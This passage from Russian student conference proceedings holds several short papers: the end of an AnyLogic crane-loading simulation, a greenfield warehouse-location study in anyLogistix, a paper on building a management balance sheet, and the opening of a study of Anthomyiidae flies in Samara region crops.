Также добавляется блок **Source** под названием «Трубы», который отвечает за поступление труб (Рисунок 5).




Рисунок 5 – Изменение свойств объекта «Трубы»

После добавляется блок **Source** под названием «ЛистовойМеталл», который отвечает за поступление металла (Рисунок 6).




Рисунок 6 – Изменение свойств объекта «ЛистовойМеталл»

Далее созданные объекты попадают в очередь, для этого необходимо добавить объект **Queue** под названием «Очередь» (Рисунок 7).




Рисунок 7–Свойства объекта Очередь

Далее происходит погрузка краном объектов в очереди, для этого добавляется объект **Delay** под названием «Занятость» (Рисунок 8).




Рисунок 8 - Свойства объекта Занятость

Для завершения схемы добавим объект **Sink** под названием «Выход» (Рисунок 9).




Рисунок 9 - Свойства объекта Выход

На рисунке 10 представлена общая схема данной задачи.




Рисунок 10 – Модель работы программы

На рисунке 11 представлены результаты моделирования задачи в течение 30 дней.




Рисунок 11 – Результаты моделирования

Раздел III. Оценка эффективности программы

Сделаны определённые выводы задачи, а именно:

- Построена модель погрузки краном в полувагоны листовой металл в рулонах и трубы;

- За время работы модели (30 суток) было обработано 1184 (54.5%) труб и 875 (42.5%) листового металла.

- Кран не справляется с нагрузкой и коэффициент его занятости равен 100%.

В заключении стоит отметить, что имитационное моделирование является одним из сильнейших и эффективных методов анализа экономических систем и оптимизации ее характеристик. К тому же имитационное моделирование предоставляет возможность произвести оценку эффективности конструкторских решений в наиболее сложных системах [3].

Использованные источники:

1. Боев, В.Д. Компьютерное моделирование: курс / В.Д. Боев, Р.П. Сыпченко. - М. : Интернет-Университет Информационных Технологий, 2012. - 455 с. : ил.,табл., схем. ; То же [Электронный ресурс]. - URL: http://biblioclub.ru.

2. Боев, В.Д. Концептуальное проектирование систем в AnyLogic и GPSS World / В.Д. Боев. - 2-е изд., испр. - М. : Национальный Открытый Университет «ИНТУИТ», 2016. - 543 с. : ил. - Библиогр. в кн. ; То же [Электронный ресурс]. - URL: http://biblioclub.ru.

3. Болодурина, И.П. Системный анализ: учебное пособие / И.П. Болодурина, Т. Тарасова, О.С. Арапова ; Министерство образования и науки Российской Федерации, Федеральное государственное бюджетное образовательное учреждение высшего профессионального образования «Оренбургский государственный университет». - Оренбург: ОГУ, 2013. - 193 с. ; То же [Электронный ресурс]. - URL: http://biblioclub.ru.

УДК 338.2

Пахомова Е.Д.
студент 4 курса
факультет «Бизнес-информатика»
Сибирский государственный университет путей сообщения
научный руководитель: Мастилин А.Е.
старший преподаватель
Россия, г. Новосибирск

ОЦЕНКА ЭФФЕКТИВНОСТИ ЛОГИСТИЧЕСКОЙ СИСТЕМЫ С ПОМОЩЬЮ ПРОГРАММНОГО ПРОДУКТА ANYLOGISTIX

Аннотация. Логистика - это процесс планирования, реализации и контроля процедур для эффективной и действенной транспортировки и хранения товаров, включая услуги и связанную с ними информацию, от пункта происхождения до пункта потребления. Эффективная цепочка поставок и логистические процедуры необходимы для снижения затрат, а также для поддержания и повышения эффективности. Статья посвящена анализу метода имитационного моделирования.

Ключевые слова: логистика, цепи поставок, повышение эффективности, анализ, имитационное моделирование.

Pakhomova E.D.
student
4 course, Faculty "Business Informatics"
Siberian transport university
Russia, Novosibirsk
Scientific adviser: Mastilin A.E.
Senior Lecturer

ESTIMATION OF THE EFFICIENCY OF THE LOGISTIC SYSTEM WITH THE HELP OF ANYLOGISTIX SOFTWARE PRODUCT

Abstract. Logistics is the process of planning, implementing and monitoring procedures for the efficient and effective transportation and storage of goods, including services and related information, from the point of origin to the point of consumption. An efficient supply chain and logistics procedures are needed to reduce costs, as well as to maintain and improve efficiency. The article is devoted to the analysis of the simulation method.

Keywords: logistics, supply chain, efficiency improvement, analysis, simulation modeling.

ВВЕДЕНИЕ

Воплощение функции товароснабжения, к которым относятся складские помещения, технологические оборудования, а также транспортные средства для обеспечения товара потребителю, требует существенных вложений активов в средства. В состав логистических функций входит поиск путей для получения наиболее максимальной

прибыли от использования источников.

Представление, анализирующее определенное количество функций принято называть распределением. Воздействия на общий процесс распределения включают в себя попытки по усовершенствованию эксплуатации источников и снижению затрат в течение осуществлений любой из данных функций. Что касается планирования в рамках размещения, то оно предполагает осуществление с принятием во внимание характера влияния определенных решений на полный процесс товароснабжения.

При условии договоренности между удовлетворенным уровнем услуг по товароснабжению потребителей и пределом транспортных расходов имеет отношение к категории обыденных нюансов торговых фирм и требует квалификации оперативно действенного планирования.

Одно из достоинств имитационное моделирования в том, что оно дает возможность проектировать модель сети и предвещать ситуации с учётом неясности и непроизвольных случаев, что допускает повысить прочность цепочки поставок и способствует выработке плана на событие внезапных обстоятельств [1].

В исследовательской работе рассматривается пример реализации одной из функций внутри общего процесса распределения.

Актуальность темы исследования:

Актуальность данной работы обусловлена тем, что от воздействия внешней среды обусловлена от эффективности и безопасности продукта для крайнего потребителя. Применение технологий имитационного моделирования дает возможность минимизировать вероятные потери.

Цель исследовательской работы:

Целью данной работы является создание сценария и построение структуры цепи поставок логистической системы с использованием выбранного программного средства для оценки эффективности.

Раздел I. Постановка исследования

Основные два вида моделирования в логистике: аналитическое и имитационное. Аналитическое моделирование – математический подход разбора логистических систем, который дает возможность получать точные решения. Этапы аналитического моделирования:

1. Формулируются математические законы, связывающие элемент системы. Эти законы представляют собой функциональные неравенства.
2. Получение теоретических результатов.
3. Сравнение полученных решений с практикой (проверка на адекватность).

Глубокий анализ развития функционирования системы возможно провести, если определены видимые зависимости, которые соединяют искомые характеристики с первоначальными условиями, параметрами и переменными системами. Но такие зависимости есть смысл получать исключительно для сравнительно простых систем. Основным недостатком

метода является то, что при усложнении систем исследования их аналитическими методами наталкивается на определенные трудности. Для возможности использования данного метода следует значительно упростить первоначальную модель, для изучения общих свойств системы.

Имеется другой вид моделирования - имитационное моделирование. Стоит еще раз отметить, что логистические системы действую в условиях неопределенности окружающей среды. При управлении материальными потоками обязаны принимать во внимание факторы, множество из которых имеют случайный характер. В этих условиях создание аналитической модели, устанавливающей четкие количественные соотношения между различными составляющими логистических процессов, может оказаться либо невозможным, либо слишком дорогим. При имитационном моделировании закономерности, определяющие характер количественных отношений внутри логистических процессов, остаются непознанными. В этом плане логистический процесс остается для экспериментатора «черным ящиком». Целью программы с имитационной моделью является определение условий, при которых результат удовлетворяет требованиям [2].

Для имитационного моделирования характерны два общих процесса:

1) конструирование модели реальной системы;
2) постановка.

Основным достоинством имитационного моделирования является то, что этим методом можно решать сложные задачи, модели позволяют достаточно просто учитывать случайные воздействия и другие факторы, которые создают трудности при аналитическом исследовании. Модели не решают, а осуществляют прогон программы с заданными параметрами.

Раздел II. Описание исследования. Эксперимент «Анализ зеленого поля»

Во втором разделе исследования представлено готовое проектное решение, а именно, создание сценария и определение структуры и параметров цепи поставок, определение характеристик потребительского спроса, проведение эксперимента по анализу «зеленого поля» для определения лучших мест для одного или нескольких складов и построение структуры цепи поставок.

В розничной сети необходимо определить где компания должна строить свои распределительные центры и сколько центров нужно открыть, чтобы минимизировать затраты в цепи поставок.

Исходные данные:

- Клиенты и их географические местоположения;
- Продукты и единицы измерения;
- Потребительский спрос;
- Транспортные расходы за километр;
- Расстояния в цепи поставок.

Важность: гравитационный анализ (GFA) не учитывает дороги,

города, особенности географических районов и т.д., поэтому GFA может предложить разместить DC на вершине горы или в середине моря, что является некорректностью [3].

Первым шагом в построении поддержки принятия решений для планирования местоположения объекта модели в программе **ANYLOGISTIX** является создание нового сценария. После чего появляется макет, который состоит из объектов, представленных на рисунке 1:

1. дерево проектов, которое позволяет просматривать существующие сценарии соответствующего типа эксперимента;
2. секция экспериментов, расположенная справа от секции дерева проектов, показывает доступные таблицы экспериментов и внешних таблиц на вкладке типа сценария;
3. ГИС-карта с элементами управления;
4. список таблиц, определяющих цепь поставок, которую создает пользователь;
5. редактор таблицы, который позволяет работать с данными сценария, изменяя содержимое текущей выбранной таблицы.




Рисунок 1 – Макет нового сценария


Далее определятся структура и параметр цепи поставок. AnyLogistix добавляет местоположение клиента, его широту и долготу в список клиентов. Уже после чего происходит определение продуктов и потребностей клиентов (добавление спроса). Потребительский спрос может быть детерминированным или стохастическим. Можно использовать периодический спрос, если известно количество продаж, которое происходит в течение определенного периода. Исторический спрос предполагает, что используются данные о продажах в течение более длительного периода, например, в предыдущем году. В данном примере используется опция «Периодический спрос» представленный на рисунке 2.

1	Yarkovo	Water	Periodic demand	Order interval=5, ...
2	Kochenyovo	Water	Periodic demand	Order interval=10...
3	Kolyvan	Water	Periodic demand	Order interval=8, ...

Рисунок 2 – Макет нового сценария

Далее, после добавления спроса необходимо определить оптимальное местоположение для склада. Все вышеперечисленные шаги были рассмотрены для того, чтобы предоставить информация для запуска эксперимента по анализу зеленого поля. На рисунке 3 представлены результаты эксперимента «GFA».

Большим значком с изображением внутри представлен распределительный центр (DC), который был создан во время выполнения GFA. Он был размещен в наиболее выгодном месте, которое было определено, исходя из тех данных, которые мы предоставили на предыдущих этапах.



Product Flows

	From	To	Product	Period	Flow, m³	Distance, km	Flow Cost Esti...
1	GFA DC	Ob	Water	Basic period: 2...	535.33	2.19	1,170.72
2	GFA DC	Kochenyovo	Water	Basic period: 2...	638.75	33.81	21,593.34
3	GFA DC	Kolyvan	Water	Basic period: 2...	319.38	35.13	11,218.09
4	GFA DC	Yarkovo	Water	Basic period: 2...	547.5	24.07	13,180.64
5	GFA DC	Iskitim	Water	Basic period: 2...	547.5	48.35	26,473.66
6	GFA DC	Koltsovo	Water	Basic period: 2...	774.24	29.93	23,173.88

Рисунок 3 - Результат эксперимента «GFA».

Раздел III. Оценка эффективности программы

Анализ направлений исследования, проводимых в рамках

исследовательской работы, свидетельствует о том, что на практике проработана методика совершенствования планирования доставки с помощью метода имитационного моделирования.

Управление цепями поставок позволяет рассматривать взаимосвязь всех участников производственного цикла товара как единую цепь поставок. Согласованность действий в рамках денной цепи и преследование единой цели позволяют эффективно управлять имеющейся цепью поставок. Эффективное управление данной цепью обеспечивает формирование конкурентных преимуществ в виде качества продукции, оперативного реагирования на предпочтения потребителей и сокращения издержек. Для обеспечения эффективного управления цепями поставок применяют различные программные продукты на основе ERP- системы. Данные продукты помогают в принятии управленческих решений, планировании и позволяют моделировать различные рыночные ситуации без ущерба предприятию [4].

Применение данной концепции позволит оптимизировать имеющиеся процессы на предприятии и в случае расширения предприятия и продвижения на рынок области позволит составить достойную конкуренцию имеющимся местным предприятиям.

Использованные источники:

1. Гайдаенко А.А. Логистика / А.А. Гайдаенко. - М.: КноРус - 2014-267 с.
2. Дыбская В.В. Логистика (полный курс MBA) / М. 2011- 930 с.
3. Определение, понятия, задачи и функции логистики. [Электронный ресурс] UPL: https://xreferat.com/113/1132-1-opredelenie-ponyatiya-zadachi-i-funkcii-logistiki.html (дата обращения 13.12.2018).
4. Роль и значение логистики в деятельности предприятия. [Электронный ресурс] UPL: http://nauka-rastudent.ru/18/2729/ (дата обращения 15.12.2018).

УДК 657

Пахомова Т.В.
студент магистратуры 3 курса
научный руководитель: Гринавцева Е.В., к.э.н.
доцент
кафедра ФН и БУ
ФГБОУ ВО «Липецкий государственный
технический университет»
Россия, г. Липецк

МОДЕЛЬ БАЛАНСА ДЛЯ ПРИНЯТИЯ УПРАВЛЕНЧЕСКИХ РЕШЕНИЙ

Аннотация: В данной статье изучен принцип построения управленческого баланса из традиционного бухгалтерского баланса, обоснована важность формирования управленческого баланса как основной информационной формы бухгалтерской отчетности для принятия верных управленческих решений.

Ключевые слова: бухгалтерский баланс, управленческий баланс.

Pakhomova T.V.
Master's Degree Student, 3rd course
Grinavtseva E.V.
Ph.D., associate professor
FSBEI of HE "Lipetsk State Technical University"
Russia, Lipetsk

BALANCE MODEL FOR ADOPTING ADMINISTRATIVE DECISIONS

Annotation: In this article, the principle of building a management balance from traditional accounting balance is studied, the importance of forming a management balance as the main information form of financial statements for making right management decisions is substantiated.

Keywords: balance sheet, management balance.

Эффективность управления в основном зависит от уровня его координации и качества информационной базы. Данные бухгалтерского учета занимают особенное место в структуре информационного обеспечения. Хотя они обладают чрезвычайно ограниченным значением для принятия эффективных управленческих решений. Однако, несмотря на ограниченность данных бухгалтерского баланса, они могут внести огромный вклад в принятие верных управленческих решений участниками хозяйственного процесса, если бухгалтерский баланс составлен в соответствии с действующими нормативными документами. Также данное положение относиться и к управленческому отделу организации. Администрация предприятия не может пренебрегать бухгалтерской отчетностью, поскольку у нее практически нет другой информации по

данной фирме.

В то же самое время для обеспечения управленческой деятельности является ключевым принцип соотношения востребованной и вложенной информации. Сущность этого принципа состоит в следующем:

- бухгалтеру, который подготавливает какую-нибудь отчетную форму, следует представлять потребность и применимость для управления данных, включенные им в данную форму. В современном мире бухгалтеру необходимо владеть не только техникой составления бухгалтерской отчетности, но и нужно знать содержание каждой цифры в отчетной форме;

- управленцу, как пользователю отчетности нужно осознавать, что данные, которые необходимы ему для верных управленческих решений, включены в бухгалтерскую отчетность.

Пренебрежение этим принципом может приводить или к включению в отчетность лишней информации, или к непредъявлению необходимой руководству информации. Конечно, точное и безотносительное осуществление данного принципа невозможно, но для достижения внедрения такого принципа в составление бухгалтерской отчетности предлагается метод корректирования структуры и состава бухгалтерского баланса для принятия управленческих решений. Главная форма бухгалтерского баланса трансформируется в управленческий баланс с помощью моделирования, то есть информация, содержащаяся в бухгалтерском балансе и пояснениях к нему, формируется в подходящем и рациональном виде для верного анализа, управления и прогноза.

Многими учеными рассматривается моделирование информации бухгалтерского баланса, например, составление производных балансов. В соответствие с моделированием традиционный бухгалтерский баланс, составленный по действующему законодательству, относится к первичным моделям. На основе их трансформации строятся вторичные или производные модели, которые составляются для определенных целей и с некоторыми допущениями.

Из-за различных целей формируется множество типов производных балансов, такие как управленческие, нулевые, плановые, прогнозные, матричные и так далее. При их составлении используются в большинстве случаев, разные методы: бюджетирование, методы прогнозирования, методы корректировок, метод нулевого баланса и другие.

В отношении обеспечивания деятельности по управлению организацией особую ценность имеет управленческий баланс. Разрабатывая управленческий баланс, экономисты исходят из целей менеджеров, которым необходимо измерить экономическую рентабельность, эффективность деятельности предприятия. Отсюда следует, что для более точного измерения рентабельности, при составлении управленческого баланса следует опираться на принципы динамического баланса.

Управленческий баланс представляет собой производную модель стандартного бухгалтерского баланса. Функциями такого баланса являются

установление реальной картины собственности предприятия, его капитала и обязательств, ясное представление управленцам полученных зависимостей и информирование о диспропорциях баланса, приводящие к негативным отклонениям в деятельности предприятия. Однако цель трансформации бухгалтерского баланса является очевидной – это предоставление бухгалтерского баланса в виде, более пригодном для принятия управленческих решений и оценки финансового состояния предприятия.

Формирование управленческого баланса основывается на форме стандартного бухгалтерского баланса, но в то же время вероятны различные типы балансов. Желательной и оптимальной является такой управленческий баланс, который показывает активы по мере их ликвидности, а пассивы – по срочности их востребования. Форма такого баланса по своей структуре не должна быть сложной, в ней фиксируются группы статей, в последующем ранжируемые в разделы, которые играют значительную роль при анализе и принятии управленческих решений.

Управленческий баланс должен быть удобным и читаемым руководителями и менеджерами и согласовываться со специфическими особенностями деятельности организации. Регулярность составления такого баланса определяется самим предприятием, по мере потребности в проведении анализа, то есть должен учитываться промежуток времени, за который статьи бухгалтерского баланса изменились настолько, что могут потребоваться своевременные управленческие решения. Необходимо добавить, что формировать произвольный баланс и с произвольной периодичностью предлагается при существовании на предприятии современной автоматизированной системы бухгалтерского учета.

Рисунок 1 – Способы преобразования бухгалтерского баланса в управленческий баланс

Методика формирования управленческого баланса должна включать в себя два аспекта: объединение и/или разложение статей баланса исходя из

целей управленческой политики предприятия.

Предложенный способ агрегирования управленческого баланса стремиться, в первую очередь, к удобству представления данных бухгалтерского баланса и упрощению расчетов аналитических коэффициентов. Принцип разложения статей, применяемый в данном управленческом балансе, позволяет уточнить показатели результативности деятельности предприятия.

Таким образом, предлагаемая форма управленческого баланса позволяет более оперативно принимать управленческие решения благодаря более подробной форме и разложению на кварталы. Администрация предприятия сможет вовремя увидеть негативные изменения в работе предприятия и своевременно устранить нежелательные последствия.

Использованные источники:

1. Приказ Минфина России от 02.07.2010 №66н (ред. от 06.03.2018) «О формах бухгалтерской отчетности организаций». [Электронный ресурс]: Доступ из справ.-правовой системы «Консультант-Плюс» URL: http://www.consultant.ru/document/cons_ doc_LAW_103394/ (дата обращения 01.12.2018)
2. Бетге Й. Балансоведение: Пер. с нем. - М,: Бухгалтерский учет, 2009.
3. Богатая И.Н. Стратегический учет собственности предприятия. Серия «50 способов», Ростов н/Д.: «Феникс», 2001. - 320 с.
4. Герстнер П. Анализ баланса: Пер. с нем. Н.А. Ревякина / Под. Ред. Н.Г.Филимонова. - М.: Экономическая жизнь, 2010.

УДК 632.7

Перцева Е.В., к.биол.н.
доцент
кафедра «Растениеводство и земледелие»
Шишина А.С.
студент 3 курса
агрономический факультет
Самарская государственная сельскохозяйственная академия
Россия, г. Кинель

ВИДОВОЙ СОСТАВ DIPTERA СЕМЕЙСТВА ANTHOMYIIDAE ЕСТЕСТВЕННЫХ ПОПУЛЯЦИЙ И АГРОБИОЦЕНОЗОВ

Аннотация:

Статья посвящена выявлению видового состава двукрылых семейства (Anthomyiidae) в агроценозах озимой пшеницы, люцерны, козлятника восточного и популяциях диких злаков в лесостепи Самарской области, а также взаимосвязи комплексов энтомофауны двукрылых естественных и культурных ценозов. Видовой состав Diptera семейства Anthomyiidae изучаемых естественных популяций и агробиоценозов в наших наблюдениях состоял из 21 вида мух, относящихся к 13 родам.

Ключевые слова: Diptera, двукрылые, Anthomyiidae, цветочницы, видовой состав, биоценозы, агроценозы.

Pertseva E.V., Candidate of biological sciences, Associate Professor of "Crop production and agriculture", State educational institution of higher education “Samara State Agriculture Academy”
Russia, Kinel
Shishkina A.S.
student
3rd course, Agronomic faculty
State educational institution of higher education “Samara State Agriculture Academy Russia, Kinel

DIPTERA SPECIES COMPOSITION OF ANTHOMYIIDAE BLOODLINE IN NATURAL POPULATIONS AND AGROBIOCENOSIS

Annotation:

The article is devoted to identifying the species composition of Diptera families (Anthomyiidae) in agrocenosis of winter wheat, alfalfa, eastern galega and populations of wild cereals in the forest-steppe of the Samara region, as well as the interrelation of entomofauna complexes of natural and cultural cenosis of the fauna. The species composition of the Anthomyiidae bloodline of the studied natural populations and agrobiocenoses in our observations consisted of 21 species of flies belonging to 13 genuses.

Keywords: Diptera, Anthomyiidae, species composition, biocenosis, agrocenosis.

По мнению ученых [4, 9], в Самарской области изученность двукрылых Самарской области крайне слабая, в регионе было отмечено около 900 видов двукрылых. В то время, их общее число, вероятно, превышает 2,5 тыс. видов.

Целью работы являлось выяснение видового состава двукрылых семейства (Anthomyiidae) в агроценозах озимой пшеницы, люцерны, козлятника восточного и популяциях диких злаков в лесостепи Самарской области, а также взаимосвязи комплексов энтомофауны двукрылых естественных и культурных ценозов. Изучение видового состава цветочниц проводилось в вегетационные периоды 2003-16 гг. Сбор двукрылых проводился кошением стандартным энтомологическим сачком (по 100 взмахов). При определении использовали «Определитель…, 1970» и «Определитель вредных…, 1980» [6, 7].

